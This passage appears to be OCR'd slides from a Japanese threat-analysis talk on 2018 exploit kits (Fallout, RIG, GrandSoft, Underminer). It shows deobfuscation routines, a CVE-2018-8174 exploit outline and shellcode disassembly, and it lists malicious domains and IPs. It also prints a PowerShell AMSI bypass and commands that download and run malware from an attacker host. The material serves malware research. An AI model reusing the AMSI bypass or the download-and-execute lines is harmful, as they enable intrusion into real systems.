+NTCbeMyEQ3rCcFq=1eoD=VCBetAILwkUFhS5dmzMetbn1=9SMqVKI34ESct/WW</div>
<script type="text/javascript">try{window.screen.width<=1024&&
window.screen.height<=768&&Array.cqzoMScSx(wuvkdwWRhiF,gaHMtHnNzzmgLlJ,MfQmGXXrZsj);}
catch(aaFKYLoM){window.location.replace(ERCcGoGgyqCwa(sHvpyE,pxKpxlZHYp(UbNRdQ,
LZFaHjDVdciX)));};try{String.vGpfxCpQx(uerTfDjFKU,qxtfIbtwFCeJy)}catch(pFZYRAMOzuQr)
{yqdQnZzSCGVocJC(ERCcGoGgyqCwa(sHvpyE,pxKpxlZHYp(VuynbPRTT,LZFaHjDVdciX)));};</script>
```

Fallout Exploit Kit

- Custom Base64

```
function oOzRLOBatJw(wucNSnzweneN) {
    for (var NDcII = "", ElQxmy = 0, TWHSpPnDgHw = xXTACK = obheGPcekkjbQZx = 0;
    ElQxmy < wucNSnzweneN.length;)(TWHSpPnDgHw = wucNSnzweneN.charCodeAt(ElQxmy)) <
    128 ? (NDcII += String.fromCharCode(TWHSpPnDgHw), ElQxmy++) : TWHSpPnDgHw > 191 &&
     TWHSpPnDgHw < 224 ? (obheGPcekkjbQZx = wucNSnzweneN.charCodeAt(ElQxmy + 1),
    NDcII += String.fromCharCode((31 & TWHSpPnDgHw) << 6 | 63 & obheGPcekkjbQZx),
    ElQxmy += 2) : (obheGPcekkjbQZx = wucNSnzweneN.charCodeAt(ElQxmy + 1), mcQjU =
    wucNSnzweneN.charCodeAt(ElQxmy + 2), NDcII += String.fromCharCode((15 &
    TWHSpPnDgHw) << 12 | (63 & obheGPcekkjbQZx) << 6 | 63 & mcQjU), ElQxmy += 3);
    return NDcII
};

function pxKpxlZHYp(wucNSnzweneN, NDcII) {
    var ElQxmy, TWHSpPnDgHw, DxweQWhcIudUQYu, AvXIhjg, GnCHvPmaceOMBix, JKnWYAmrbl,
    BPYcquACYXjXj = "",
        BmZpbYzNbILUycn = 0;
    for (wucNSnzweneN = wucNSnzweneN.replace(/[^A-Za-z0-9\+\/\=]/g, "");
    BmZpbYzNbILUycn < wucNSnzweneN.length;) ElQxmy = NDcII.indexOf(wucNSnzweneN.charAt
    (BmZpbYzNbILUycn++)) << 2 | (AvXIhjg = NDcII.indexOf(wucNSnzweneN.charAt
    (BmZpbYzNbILUycn++))) >> 4, TWHSpPnDgHw = (15 & AvXIhjg) << 4 | (GnCHvPmaceOMBix
    = NDcII.indexOf(wucNSnzweneN.charAt(BmZpbYzNbILUycn++))) >> 2, DxweQWhcIudUQYu =
    (3 & GnCHvPmaceOMBix) << 6 | (JKnWYAmrbl = NDcII.indexOf(wucNSnzweneN.charAt
    (BmZpbYzNbILUycn++))), BPYcquACYXjXj += String.fromCharCode(ElQxmy), 64 !=
    GnCHvPmaceOMBix && (BPYcquACYXjXj += String.fromCharCode(TWHSpPnDgHw)), 64 !=
    JKnWYAmrbl && (BPYcquACYXjXj += String.fromCharCode(DxweQWhcIudUQYu));
    return BPYcquACYXjXj = oOzRLOBatJw(BPYcquACYXjXj)
};
```

Fallout Exploit Kit

- RC4

```
var gPepLMszhgfNDe = 256;

function ERCcGoGgyqCwa(jvYRH, DFBMBvgJliOKhN) {
    for (var hKGbxTKyySJYeVl, usiEHnHsCz = [], sBpMlIpFjd = 0, AOVXPXlU = "",
    LAdyRXCvSROI = 0; LAdyRXCvSROI < gPepLMszhgfNDe; LAdyRXCvSROI++) usiEHnHsCz
    [LAdyRXCvSROI] = LAdyRXCvSROI;
    for (LAdyRXCvSROI = 0; LAdyRXCvSROI < gPepLMszhgfNDe; LAdyRXCvSROI++) sBpMlIpFjd
    = (sBpMlIpFjd + usiEHnHsCz[LAdyRXCvSROI] + jvYRH.charCodeAt(LAdyRXCvSROI %
    jvYRH.length)) % gPepLMszhgfNDe, hKGbxTKyySJYeVl = usiEHnHsCz[LAdyRXCvSROI],
    usiEHnHsCz[LAdyRXCvSROI] = usiEHnHsCz[sBpMlIpFjd], usiEHnHsCz[sBpMlIpFjd] =
    hKGbxTKyySJYeVl;
    LAdyRXCvSROI = 0, sBpMlIpFjd = 0;
    for (var NIIFRgS = 0; NIIFRgS < DFBMBvgJliOKhN.length; NIIFRgS++) sBpMlIpFjd =
    (sBpMlIpFjd + usiEHnHsCz[LAdyRXCvSROI = (LAdyRXCvSROI + 1) % gPepLMszhgfNDe]) %
    gPepLMszhgfNDe, hKGbxTKyySJYeVl = usiEHnHsCz[LAdyRXCvSROI], usiEHnHsCz
    [LAdyRXCvSROI] = usiEHnHsCz[sBpMlIpFjd], usiEHnHsCz[sBpMlIpFjd] = hKGbxTKyySJYeVl,
     AOVXPXlU += String.fromCharCode(DFBMBvgJliOKhN.charCodeAt(NIIFRgS) ^ usiEHnHsCz[
    (usiEHnHsCz[LAdyRXCvSROI] + usiEHnHsCz[sBpMlIpFjd]) % gPepLMszhgfNDe]);
    return AOVXPXlU
}
```

Fallout Exploit Kit

- CVE-2018-8174
  - 基本的にはPoCと同じ

```
Function vMgUEfpwFv()
    UAF
    InitObjects
    vb_adrr=LeakVBAddr()
    vbs_base=GetBaseByDOSmodeSearch(GetUint32(vb_adrr))
    msv_base=GetBaseFromImport(vbs_base,"msvcrt.dll")
    krb_base=GetBaseFromImport(msv_base,"kernelbase.dll")
    ntd_base=GetBaseFromImport(msv_base,"ntdll.dll")
    VirtualProtectAddr=GetProcAddr(krb_base,"VirtualProtect")
    NtContinueAddr=GetProcAddr(ntd_base,"NtContinue")
    SetMemValue GetShellcode()
    ShellcodeAddr=GetMemValue()+8
    SetMemValue WrapShellcodeWithNtContinueContext(ShellcodeAddr)
    lIlll=GetMemValue()+69596
    SetMemValue ExpandWithVirtualProtect(lIlll)
    llIIll=GetMemValue()
    ExecuteShellcode
End Function
```

Fallout Exploit Kit

- CVE-2018-15982
  - Shellcode部分以外はPoCと全く同じ

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTPS	payformyattention.site	/UKfS/Kss/BIY?CFamx=ungaite&callovian=C...	64,376	Fallout Exploit Kit (Landing Page)
2	200	HTTPS	payformyattention.site	/zBl/11_04_1974.cfml	26,077	Fallout Exploit Kit (CVE-2018-15982)
3	200	HTTPS	payformyattention.site	/critics-ecotopic/21-04-1992/chibouk?IRIDI=...	219,648	Fallout Exploit Kit (Malware Payload)

```
package
{
    import com.adobe.tvsdk.mediacore.metadata.Metadata;
    import flash.display.Sprite;
    import flash.events.Event;
    import flash.net.LocalConnection;
    import flash.system.Capabilities;
    import flash.utils.ByteArray;
    import flash.utils.Endian;

    public class Main extends Sprite
    {
```

Fallout Exploit Kit

2018-08-23	finalcountdown.gq	78.46.142.44
2018-08-25	dontneedcoffee.gq	78.46.142.39
2018-08-29	naosecgomosec.gq	185.243.112.198
2018-09-05	naosecgomosec.ga	185.243.115.252
2018-09-10	kafeinenotfindme.online	193.29.56.3
2018-09-10	flowertowerback.space	185.243.114.65
2018-09-13	ineedpiastres.space	193.29.56.5
2018-09-19	freename.online	185.243.114.126
2018-09-23	myattention.club	193.29.56.171
2018-09-24	mykidsnotalone.online	193.29.56.97
2018-09-28	falsepositive.fun	193.29.56.221
2018-09-28	whoisyourdaddy.club	185.243.114.205
2018-09-29	gandja.icu	185.243.114.209
2018-09-30	greatwallinc.club	185.243.114.197
2018-10-10	whereareyoupoop.club	185.243.114.247
2018-10-11	myhouseincartoon.xyz	185.243.114.240
2018-10-12	assinyour.press	193.29.58.54
2018-10-12	resercherass.icu	185.243.115.2
2018-10-12	gimemeyourfart.host	193.29.58.62
2018-10-12	marryjane.club	185.243.115.5
2018-10-12	guarana.pw	193.29.58.71
2018-10-15	heartinblood.press	193.29.56.85
2018-10-17	mygrid.press	185.243.114.225
2018-10-19	extasy.icu	193.29.56.11
2018-10-21	fuckpolitics.press	193.29.56.178
2018-10-24	adenozin.space	193.29.58.41
2018-10-29	miniyou.press	193.29.56.223
2018-10-31	crackinyourlife.pw	193.29.59.118
2018-11-05	getmygerpes.press	193.29.59.123
2018-11-10	getouthere.pw	193.29.59.124
2018-11-22	pickupmaster.fun	193.29.59.108

pickupmaster.fun

Domain Information

Domain:	pickupmaster.fun
Registrar:	Namecheap
Registered On:	2018-11-21
Expires On:	2019-11-21
Updated On:	2018-11-21

Exploitation(shellcode)

CVE-2018-8174 (RIG)

- RIG Exploit Kit
  - 1バイトのxorでシェルコードの後半をエンコード
  - CreateProcessAでダウンロードしたマルウェアを実行

```
seg000:0000000D loc_D:                                  ; CODE XREF: sub_6+E↓j
seg000:0000000D                 dec     ecx
seg000:0000000E                 xor     byte ptr [eax+ecx], 84h
seg000:00000012                 test    ecx, ecx
seg000:00000014                 jnz     short loc_D
seg000:00000016                 jmp     eax
seg000:00000016 sub_6           endp ; sp-analysis failed
seg000:00000016
seg000:00000016 ; ---------------------------------------------------------------------------
seg000:00000018                 dd 0FFFFE9E8h, 610DD1FFh, 0D7284007h, 44B5D3D5h, 0B4C40FE0h
seg000:00000018                 dd 0F88C40Fh, 840F88C4h, 0DC0F840Fh, 875C0D9Ch, 0D40FB8C4h
seg000:00000018                 dd 0F5E85FCh, 5B85A4FEh, 830F4DB5h, 0BC055C85h, 0E5E1F6C7h
```

```
seg000:0000004A loc_4A:                                 ; CODE XREF: seg000:00000079↓j
seg000:0000004A                 mov     eax, [edi]
seg000:0000004C                 add     eax, ebx
seg000:0000004E                 cmp     dword ptr [eax], 'aerC'
seg000:00000054                 jnz     short loc_72
seg000:00000056                 cmp     dword ptr [eax+0Bh], 'Ass'
seg000:0000005D                 jnz     short loc_72
```

CVE-2018-8174 (GrandSoft)

- 6月下旬以前のフロー
  1. ランダム値の生成
  2. ランダム値を使った鍵生成
  3. 鍵をURLの末尾に追加
  4. 暗号化されたマルウェアのダウンロード
  5. デコード

* in shellcode

```
max=9000
min=100
keyRand = Int((max-min+1)*Rnd+min)
locationUrl = "http://" & window.location.hostname
url = locationUrl & "/2/" & keyRand
```

CVE-2018-8174 (GrandSoft)

- 6月下旬以降のフロー
  1. ランダム値の生成
  2. 鍵をURLの末尾に追加
  3. 暗号化されたマルウェアのダウンロード
  4. デコード

* in shellcode

```
seg000:000000D6                 call    sub_29          ; edi == 000002F0
seg000:000000DB                 push    40h ; '@'       ; flProtect(PAGE_EXECUTE_READWRITE)
seg000:000000DD                 push    1000h           ; DWORD flAllocationType (MEM_COMMIT)
seg000:000000E2                 push    offset unk_7D000 ; SIZE_T dwSize
seg000:000000E7                 push    0               ; LPVOID lpAddress
seg000:000000E9                 call    dword ptr [edi-3Ch] ; VirtualAlloc
seg000:000000EC                 mov     [edi], eax      ; base address of the allocated region of pages
seg000:000000EE                 mov     esi, eax
seg000:000000F0                 call    dword ptr [edi-34h] ; GetTickCount
seg000:000000F3                 mov     [esi], eax      ; number of milliseconds
```

```
seg000:000001AE     loc_1AE:                            ; CODE XREF: seg000:000001BA↓j
seg000:000001AE                 inc     eax
seg000:000001AF                 add     ebx, 0AAh
seg000:000001B5                 xor     bl, 48h
seg000:000001B8                 xor     [eax], bl
seg000:000001BA                 loop    loc_1AE
```

CVE-2018-8174 (Fallout)

- シェルコードの後半を1バイトxorでエンコード

```
seg000:0000000A ; ---------------------------------------------------------------------------
seg000:0000000A                 pusha
seg000:0000000B                 jmp     short loc_1E
seg000:0000000D
seg000:0000000D ; =============== S U B R O U T I N E =======================================
seg000:0000000D
seg000:0000000D
seg000:0000000D sub_D           proc near               ; CODE XREF: seg000:loc_1E↓p
seg000:0000000D                 pop     eax
seg000:0000000E                 mov     ecx, 0BE3h
seg000:00000013
seg000:00000013 loc_13:                                 ; CODE XREF: sub_D+D↓j
seg000:00000013                 dec     ecx
seg000:00000014                 xor     byte ptr [eax+ecx], 43h
seg000:00000018                 test    ecx, ecx
seg000:0000001A                 jnz     short loc_13
seg000:0000001C                 jmp     eax
seg000:0000001C sub_D           endp ; sp-analysis failed
seg000:0000001C
seg000:0000001E ; ---------------------------------------------------------------------------
seg000:0000001E
seg000:0000001E loc_1E:                                 ; CODE XREF: seg000:0000000B↑j
seg000:0000001E                 call    sub_D
seg000:0000001E ; ---------------------------------------------------------------------------
```

CVE-2018-8174 (Fallout)


- ハードコードされた鍵でxor

```
00000C00  58 83 C0 0A C3 C3 FF FF FF FF 31 3B 41 50 79 66  XƒÀ.ÃÃÿÿÿÿ1;APyf
00000C10  68 43 78 4A 3B 68 74 74 70 3A 2F 2F 6E 61 6F 73  hCxJ;http://naos
00000C20  65 63 67 6F 6D 6F 73 65 63 2E 67 71 2F 45 6C 69  ecgomosec.gq/Eli
00000C30  73 69 6F 6E 73 2D 52 69 62 6F 7A 61 2D 52 69 67  sions-Riboza-Rig
00000C40  77 69 64 64 79 2D 48 65 61 70 73 74 65 61 64 2F  widdy-Heapstead/
00000C50  38 32 37 35 74 76 39 2F 50 4D 4A 71 56 2F 42 65  8275tv9/PMJqV/Be
00000C60  67 69 72 64 6C 65 2E 63 66 6D 6C 3F 32 54 56 35  girdle.cfml?2TV5
00000C70  70 47 3D 68 4F 71 65 57 4D 6E 6F 26 4F 49 66 64  pG=hOqeWMno&OIfd
00000C80  36 34 78 3D 53 68 61 6C 6C 6F 70 73 5F 53 75 6D  64x=Shallops_Sum
00000C90  6D 61 74 69 76 65 5F 31 30 35 30 5F 50 61 72 76  mative_1050_Parv
00000CA0  65 6E 75 00 00 00 43 43 43 43 7C 32 7E 74 73 76  enu...CCCC|2~tsv
00000CB0  76 77 7B 65 35 7E 70 43                          vw{e5~pC
```

```
import struct

key="APyfhCxJ"
decoded_payload=b""

with open("encoded_payload.bin", 'rb') as f:
    encoded_payload = f.read()

for i in range(len(encoded_payload)):
    decoded_payload+=struct.pack('B',(encoded_payload[i] ^  ord(key[i%len(key)])))

with open("decoded_payload.bin", 'wb') as f:
    f.write(decoded_payload)
```

CVE-2018-8174 (Fallout)

- 1/17に観測！
- シェルコードでPowerShellをデコードして CreateProessAで実行



CVE-2018-8174 (Fallout)

- Anti Malware Scan InterfaceをBypass

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
.GetField([Text.Encoding]::ASCII.GetString('amsiInitFailed'),
'NonPublic,Static').SetValue($null,$true);
```

- マルウェアをダウンロード

```
$lIIll11I='https://payformyattention.site/eLV/6912/FBF/fusain?divinely=bpv1&
p47U3=19_03_1945&sculsh=FRB';

(New-Object Net.WebClient).DownloadFile($lIIll11I,$Illl1);
```

CVE-2018-8174 (Fallout)

- CreateProcessをC#で定義し、マルウェアを実行

```
public static class lIIll
{
    [DllImport(""kernel32.dll"",SetLastError=true)]
    public static extern bool CreateProcess(string llllllll,string ll11I,IntPtr
    llllll,IntPtr llllll1,bool llll1II1,uint llll1I,IntPtr Illl1,string IIIlIl1,
    ref llllll1 Il1I1111,out llll1III I111Illl);
}
```

```
[lIIll]::CreateProcess($Illl1,$Illl1,[IntPtr]::Zero,[IntPtr]::Zero,$false,
0x00000008,[IntPtr]::Zero,"c:",[ref]$lIl11,[ref]$l1IIl1II)|out-null;
```

CVE-2018-15982 (Fallout)

シェルコードはほぼ8174と同じ

- Anti Malware Scan InterfaceのBypass

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
.GetField([Text.Encoding]::ASCII.GetString('amsiInitFailed'),
'NonPublic,Static').SetValue($null,$true);
```

- マルウェアをダウンロードし、IEXで実行

```
$l11lIII='https://payformyattention.site/critics-ecotopic/21-04-1992/chibouk?IRIDI=4072';
IEX (New-Object Net.WebClient).DownloadString($l11lIII);
```

CVE-2018-4878 (Underminer)

- APIはadd1505Shl5Hash32でハッシュ化されている
- wininet APIでWAVファイルをダウンロード

```
seg000:00000002                 call    sub_33
seg000:00000002 ; ---------------------------------------------------------------------------
seg000:00000007                 dd 5FBFF0FBh            ; kernel32.dll!LoadLibraryA
seg000:0000000B                 dd 0CF31BB1Fh           ; kernel32.dll!GetProcAddress
seg000:0000000F                 dd 382C0F97h            ; kernel32.dll!VirtualAlloc
seg000:00000013                 dd 668FCF2Eh            ; kernel32.dll!VirtualFree
seg000:00000017                 dd 0F4AD70A1h           ; wininet.dll!InternetOpenA
seg000:0000001B                 dd 8F5CA3B4h            ; wininet.dll!InternetOpenUrlA
seg000:0000001F                 dd 55A2F888h            ; wininet.dll!HttpQueryInfoA
seg000:00000023                 dd 0FB4F8EAAh           ; wininet.dll!InternetReadFile
seg000:00000027                 dd 4241BEF0h            ; wininet.dll!InternetCloseHandle
seg000:0000002B                 dd offset aHttp1841702164 ; "http://184.170.216.48:8080/views/n6dhce"...
seg000:0000002F                 db    0
seg000:00000030 unk_30          db    0                 ; DATA XREF: sub_33+1↓r
```

CVE-2018-4878 (Underminer)


- WAVファイルをパースして、データを復号

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   52 49 46 46 54 A9 00 00 57 41 56 45 66 6D 74 20   RIFFT©..WAVEfmt
00000010   10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00   ........€>...}..
00000020   02 00 10 00 64 61 74 61 30 A9 00 00 E7 78 71 F1   ....data0©..çxqñ
00000030   48 EF 59 2F 20 DF AF 4A 04 14 7C A7 A8 5C C1 84   HïY/ ß¯J..|§¨\Á„
00000040   57 08 21 7B AC FC 58 19 4C 7D EC 83 AF F7 EB 53   W.!{¬üX.L}ìƒ¯÷ëS
```

```
seg000:000004FB 124 8B D8                    mov     ebx, eax
seg000:000004FD 124 85 DB                    test    ebx, ebx
seg000:000004FF 124 0F 84 37 01 00 00        jz      loc_63C
seg000:00000505 124 83 7D FC 26              cmp     [ebp+var_4], 26h ; '&'
seg000:00000509 124 0F 86 22 01 00 00        jbe     loc_631
seg000:0000050F 124 80 3B 52                 cmp     byte ptr [ebx], 52h ; 'R'
seg000:00000512 124 0F 85 19 01 00 00        jnz     loc_631
seg000:00000518 124 80 7B 01 49              cmp     byte ptr [ebx+1], 49h ; 'I'
seg000:0000051C 124 0F 85 0F 01 00 00        jnz     loc_631
seg000:00000522 124 80 7B 02 46              cmp     byte ptr [ebx+2], 46h ; 'F'
seg000:00000526 124 0F 85 05 01 00 00        jnz     loc_631
seg000:0000052C 124 80 7B 03 46              cmp     byte ptr [ebx+3], 46h ; 'F'
seg000:00000530 124 0F 85 FB 00 00 00        jnz     loc_631
seg000:00000536 124 8B 43 04                 mov     eax, [ebx+4]
seg000:00000539 124 83 C0 08                 add     eax, 8
seg000:0000053C 124 3B 45 FC                 cmp     eax, [ebp+var_4]
seg000:0000053F 124 0F 87 EC 00 00 00        ja      loc_631
seg000:00000545 124 80 7B 08 57              cmp     byte ptr [ebx+8], 57h ; 'W'
seg000:00000549 124 0F 85 E2 00 00 00        jnz     loc_631
seg000:0000054F 124 80 7B 0A 56              cmp     byte ptr [ebx+0Ah], 56h ; 'V'
seg000:00000553 124 0F 85 D8 00 00 00        jnz     loc_631
seg000:00000559 124 80 7B 24 64              cmp     byte ptr [ebx+24h], 64h ; 'd'
seg000:0000055D 124 0F 85 CE 00 00 00        jnz     loc_631
seg000:00000563 124 80 7B 26 74              cmp     byte ptr [ebx+26h], 74h ; 't'
seg000:00000567 124 0F 85 C4 00 00 00        jnz     loc_631
seg000:0000056D 124 8B 43 28                 mov     eax, [ebx+28h]
```

PoC公開から観測まで

- EKで利用されるCVEの殆どがPoCを流用している
- 公開




- 観測
  - Rig
    - 2018-05-25
  - GrandSoft
    - 2018-06-14
  - Fallout
    - 2018-08-30

ソース:https://malware.dontneedcoffee.com/2018/05/CVE-2018-8174.html

マルウェア


RIG Exploit Kit

Banking Trojan、Ransomware、Miner、Info Stealer、RAT



GrandSoft Exploit Kit

- Banking Trojan、Miner、Ransomware



Underminer Exploit Kit

- Trend Micro、Malwarebytesのブログによると
  システムのブートセクタを改変するbootkitとMinerを配布

EXPLOITS | THREAT ANALYSIS

‘Hidden Bee’ miner delivered via improved drive-by download toolkit

Posted: July 26, 2018 by Malwarebytes Labs
Last updated: July 27, 2018

This blog post was authored by @hasherezade and Jérôme Segura.

New Underminer Exploit Kit Delivers Bootkit and Cryptocurrency-mining Malware with Encrypted TCP Tunnel

Posted on: July 26, 2018 at 7:01 am **Posted in:** Bad Sites, Exploits, Malware, Vulnerabilities
Author: Trend Micro Cyber Safety Solutions Team

73

